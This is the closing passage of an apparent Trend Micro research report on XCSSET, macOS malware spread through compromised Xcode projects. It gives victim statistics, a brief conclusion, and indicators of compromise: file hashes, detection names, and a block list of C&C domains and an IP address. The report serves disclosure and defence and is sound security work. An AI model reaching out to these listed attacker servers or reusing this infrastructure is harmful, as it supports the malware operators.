BIN +21.5 KB TwitterTask.xcodeproj/xcuserdata/.xcassets/xcassets

Binary file not shown.
```


Figure 62. Added malware to the compromised project in the latest commit

From our investigation of the C&C server, we were able to obtain the list of victim IP addresses that were collected by the malware authors. Out of the 380 entries, users from China are the highest with 152, followed by users from India with 103.

Conclusion

With the OS X development landscape rapidly growing and improving – as proven by news on the latest Big Sur update, for instance – it's no surprise that malware actors now also leverage both aspiring and seasoned developers alike for their own benefit. Project owners should continue to triple-check the integrity of their projects in order to definitely nip unwarranted problems such as a malware infection in the future.

MITRE TTP Matrix



Mapped MITRE Matrix for XCSSET using the MITRE ATT&CK® Navigator. Tactics, techniques, and procedures (TTPs) highlighted in red are observed behaviors while those in orange are behaviors that might happen based on its capabilities.

Indicators of Compromise

SHA256	Filename	Detection
6fa938770e83ef2e177e8adf4a2ea3d2d5b26107c30f9d85c3d1a557db2aed41	main.scpt	TrojanSpy.MacOS.XCSSET.A
7e5343362fceeae3f44c7ca640571a1b148364c4ba296ab6f8d264fc2c62cb61	main.scpt	TrojanSpy.MacOS.XCSSET.A
857dc86528d0ec8f5938680e6f89d846541a41d62f71d003b74b0c55d645cda7	main.scpt	TrojanSpy.MacOS.XCSSET.A
6614978ab256f922d7b6dbd7cc15c6136819f4bcfb5a0fead480561f0df54ca6	xcassets	TrojanSpy.MacOS.XCSSET.A
ac3467a04eeb552d92651af1187bdc795100ea77a7a1ac755b4681c654b54692	xcassets	TrojanSpy.MacOS.XCSSET.a
d11a549e6bc913c78673f4e142e577f372311404766be8a3153792de9f00f6c1	xcassets	TrojanSpy.MacOS.XCSSET.A
532837d19b6446a64cb8b199c9406fd46aa94c3fe41111a373426b9ce59f56f9	speedd	Backdoor.MacOS.XCSSET.A
4f78afd616bfefaa780771e69a71915e67ee6dbcdc1bc98587e219e120f3ea0d	firefoxd	Backdoor.MacOS.XCSSET.A
819ba3c3ef77d00eae1afa8d2db055813190c3d133de2c2c837699a0988d6493	operad	Backdoor.MacOS.XCSSET.A
73f203b5e37cf34e51f7bf457b0db8e4d2524f81e41102da7a26f5590ab32cd9	yandexd	Backdoor.MacOS.XCSSET.A
ccc2e6de03c0f3315b9e8e05967fcc791d063a392277f063980d3a1b39db2079	edged	Backdoor.MacOS.XCSSET.A
6622887a849b503b120cfef8cd76cd2631a5d0978116444a9cb92b1493e42c29	braved	Backdoor.MacOS.XCSSET.A
32fa0cdb46f204fc370c86c3e93fa01e5f5cb5a460407333c24dc79953206443	agentd	Backdoor.MacOS.XCSSET.A
924a89866ea55ee932dabb304f851187d97806ab60865a04ccd91a0d1b992246	agentd-kill	Backdoor.MacOS.XCSSET.A
af3a2c0d14cc51cc8615da4d99f33110f95b7091111d20bdba40c91ef759b4d7	agentd-log	Backdoor.MacOS.XCSSET.A
534f453238cfc4bb13fda70ed2cda701f3fb52b5d81de9d8d00da74bc97ec7f6	dskwalp	Trojan.MacOS.XCSSET.A
172eb05a2f72cb89e38be3ac91fd13929ee536073d1fe576bc8b8d8d6ec6c262	chkdsk	Trojan.MacOS.XCSSET.A
a238ed8a801e48300169afae7d27b5e49a946661ed91fab4f792e99243fbc28d	Pods_shad	Trojan.MacOS.XCSSET.A

IP/Domain	**WRS Action**
https://adobestats.com/	Block and Categorized as C&C Server
https://flixprice.com/	Block and Categorized as C&C Server
46.101.126.33	Block and Categorized as C&C Server

TREND MICRO™ RESEARCH

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threats techniques. We continually work to anticipate new threats and deliver thought-provoking research.

www.trendmicro.com